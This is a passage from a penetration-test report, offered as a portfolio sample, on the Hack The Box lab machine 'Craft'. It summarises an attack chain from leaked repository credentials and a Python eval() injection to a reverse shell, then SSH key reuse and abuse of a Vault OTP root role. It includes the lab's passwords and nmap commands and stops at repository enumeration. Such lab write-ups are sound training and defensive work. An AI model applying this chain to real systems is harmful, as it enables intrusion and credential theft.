ARCHWARDEN

Craft

Report of Findings

Hack The Box

Version: 1.0

Joe Thompson

Table of Contents

1 Portfolio Use & Disclaimer 4

2 Engagement Contacts 5

3 Executive Summary 6

3.1 Approach 6

3.2 Scope 6

3.3 Assessment Overview and Recommendations 6

4 Network Penetration Test Assessment Summary 8

4.1 Summary of Findings 8

5 Internal Network Compromise Walkthrough 10

5.1 Detailed Walkthrough 10

6 Remediation Summary 27

6.1 Short Term 27

6.2 Medium Term 27

6.3 Long Term 28

7 Technical Findings Details 29

Unsanitized User Input Passed to Python eval() in Brew Endpoint Enables Unauthenticated Remote Code Execution 29

SSH Private Key and Vault SSH OTP Root Role Stored in Gogs Repository Enable Host-Level Privilege Escalation 32

Developer Committed Plaintext Credentials to Public Repository 37

JWT API Token Exposed in Public Gogs Repository Issue 40

A Appendix 42

A.1 Finding Severities 42

A.2 Host & Service Discovery 43

A.3 Subdomain Discovery 44

A.4 Exploited Hosts 45
A.5 Compromised Users 46
A.6 Changes/Host Cleanup 47
A.7 Flags Discovered 48

1 Portfolio Use & Disclaimer

This report is provided as a **portfolio sample** to demonstrate penetration testing methodology, technical writing, risk communication, and remediation planning.

The assessment described herein was performed against a **deliberately vulnerable training environment** intended for educational use. The target system represents a **simulated client environment** and does not reflect the security posture of any real organization.

This document does not constitute legal advice.

2 Engagement Contacts

Assessor Contact		
Assessor Name	**Title**	**Assessor Contact Email**
Joe Thompson	Tester	jthompson@archwarden.com

3 Executive Summary

This assessment was conducted by Joe Thompson as a network penetration test of a simulated Linux environment hosted at `10.129.229.45` (craft.htb). The target exposed an HTTPS web application and a Gogs self-hosted Git service. Testing was performed using a black-box approach without prior knowledge of the environment.

3.1 Approach

Joe Thompson performed testing using a black-box approach from an unauthenticated external position. The assessment began with web application and repository enumeration, progressed through credential and vulnerability discovery in version control, exploited an injection vulnerability in the REST API, and chained container enumeration, credential reuse, and Vault SSH OTP abuse to achieve root access.

3.2 Scope

The scope of this assessment included the externally accessible host `10.129.229.45` (craft.htb). Testing covered all services accessible at the target IP.

In Scope Assets

Asset Type	Description
Linux Host	`10.129.229.45` (craft.htb)
Web Application	https://craft.htb — craft beer API landing page
REST API	https://api.craft.htb/api — Swagger UI, brew endpoint
Gogs Instance	https://gogs.craft.htb — self-hosted Git, public and private repositories

3.3 Assessment Overview and Recommendations

During this assessment, Joe Thompson identified 4 security findings enabling full system compromise from an unauthenticated external position. The findings include 1 critical-risk finding and 3 high-risk findings.

The Gogs instance at `gogs.craft.htb` hosted a public `Craft/craft-api` repository. An open issue contained a full JWT API token in a request example. A commit linked from that issue patched an ABV validation bug by wrapping the user-supplied value in Python's `eval()` without sanitization. A separate commit by developer Dinesh contained a test script with plaintext credentials (`dinesh:4aUh0A8PbVJxgd`). Using Dinesh's credentials to authenticate to the API and submitting a reverse shell payload as the `abv` parameter triggered code execution, delivering a shell as root inside a Docker container.

Container enumeration found a database test script and a settings file containing MySQL credentials (`craft:qLGockJ6G2J75O`). Querying the user table yielded three credential pairs. Gilfoyle's credentials

authenticated to Gogs and his private repository held an RSA SSH private key. The key's passphrase matched Gilfoyle's database password, providing an SSH session and the user flag.

A `.vault-token` file in Gilfoyle's home directory, combined with a `secrets.sh` script from his private Gogs repository, revealed a HashiCorp Vault SSH OTP role configured with `default_user=root` and no IP restriction. Running `vault ssh` with that role issued a one-time password for root login, completing the compromise.

Immediate remediation priorities include rotating the exposed credentials and API token, removing the `eval()` call from the brew endpoint, auditing all repository commit history for secrets, and restricting the Vault SSH OTP role.

4 Network Penetration Test Assessment Summary

Joe Thompson conducted testing from the perspective of an unauthenticated external attacker. Testing chained secrets exposure in a public Git repository, an eval() injection vulnerability in a REST API, MySQL credential extraction from a Docker container, SSH key recovery from a private repository, and HashiCorp Vault SSH OTP abuse to achieve full root access.

4.1 Summary of Findings

During testing, Joe Thompson identified 4 findings that present varying levels of risk to the assessed environment. In addition, 0 informational observations were noted which, while not representing direct vulnerabilities, highlight opportunities to further improve overall security posture and monitoring capabilities. The chart below summarizes the distribution of identified findings by severity level.

In the course of this penetration test **1 Critical** and **3 High** vulnerabilities were identified:




Figure 1 - Distribution of identified vulnerabilities

Below is a high-level overview of each finding identified during testing. These findings are covered in depth in the Technical Findings Details section of this report.

#	Severity Level	Finding Name	Page
1	9.8 (Critical)	Unsanitized User Input Passed to Python eval() in Brew Endpoint Enables Unauthenticated Remote Code Execution	29
2	8.8 (High)	SSH Private Key and Vault SSH OTP Root Role Stored in Gogs Repository Enable Host-Level Privilege Escalation	32
3	7.5 (High)	Developer Committed Plaintext Credentials to Public Repository	37
4	7.5 (High)	JWT API Token Exposed in Public Gogs Repository Issue	40

5 Internal Network Compromise Walkthrough

During the assessment, Joe Thompson chained secrets exposure in a public Gogs repository, an eval() injection RCE in the craft beer REST API, MySQL credential extraction from a Docker container, SSH key recovery from a private repository, and HashiCorp Vault SSH OTP abuse to achieve full root access from an unauthenticated external position. The walkthrough below documents the successful attack path and does not represent all vulnerabilities identified during testing.

Any issues not required to achieve compromise are documented as standalone findings in the Technical Findings Details section and ranked by severity.

5.1 Detailed Walkthrough

Joe Thompson performed the following to fully compromise **craft.htb**.

1. Performed network enumeration — SSH (22), HTTPS (443, nginx/craft.htb), Golang SSH (6022, Gogs built-in git SSH) identified; added craft.htb, api.craft.htb, gogs.craft.htb to /etc/hosts
2. Enumerated the public Gogs repository Craft/craft-api — open issue contained a JWT API token in the request headers; linked commit revealed eval('%s > 1' % request.json['abv']) in the brew endpoint; Dinesh's commit history contained test.py with hardcoded credentials (dinesh: 4aUh0A8PbVJxgd)
3. Cloned craft-api; modified test.py with Dinesh's credentials; confirmed token valid; replaced abv value with Python reverse shell payload via **import**('os').system(); shell landed as root inside Docker container
4. Found dbtest.py and craft_api/settings.py in /opt/app — MySQL credentials extracted (craft:qLGockJ6G2J75O); wrote and ran queries against the internal MySQL instance; user table returned three credential pairs (dinesh, ebachman, gilfoyle); gilfoyle:ZEU3N8WNM2rh4T authenticated to Gogs
5. Gilfoyle's private Gogs repository contained a .ssh folder; downloaded id_rsa; SSH to craft.htb with id_rsa — passphrase prompt satisfied with gilfoyle's database password (ZEU3N8WNM2rh4T); shell as gilfoyle; user flag retrieved
6. .vault-token in Gilfoyle's home directory; vault/secrets.sh in Gogs private repo showed SSH OTP role root_otp configured with default_user=root and cidr_list=0.0.0.0/0; ran vault ssh -role root_otp -mode otp; one-time password issued; root login; root flag retrieved

---

1. Network Enumeration

A full TCP port scan was performed, followed by a detailed service scan:


```
sudo nmap -p- --min-rate 1000 -T4 10.129.229.45 -oA TCP_allports
ports=$(grep open TCP_allports.nmap | awk -F/ '{print $1}' | tr '\n' ',' | sed 's/,$//')
sudo nmap -p $ports -sC -sV -vv -oA TCP_detailed 10.129.229.45
```

Three ports were open: SSH (22), HTTPS (443), and a Golang SSH server (6022). The SSL certificate on port 443 identified the domain as `craft.htb`. `/etc/hosts` was updated with `craft.htb`, and both subdomains discovered during web enumeration (`api.craft.htb`, `gogs.craft.htb`) were added before proceeding.


---


2. Gogs Repository Enumeration — Credential and Vulnerability Discovery

The HTTPS landing page at `craft.htb` was a simple marketing page for a craft beer API:




The navigation revealed links to both `api.craft.htb` (a Swagger UI for the REST API) and `gogs.craft.htb` (the self-hosted Git service):







The Gogs instance hosted a public `Craft/craft-api` repository. The folder structure showed a standard Flask API project:



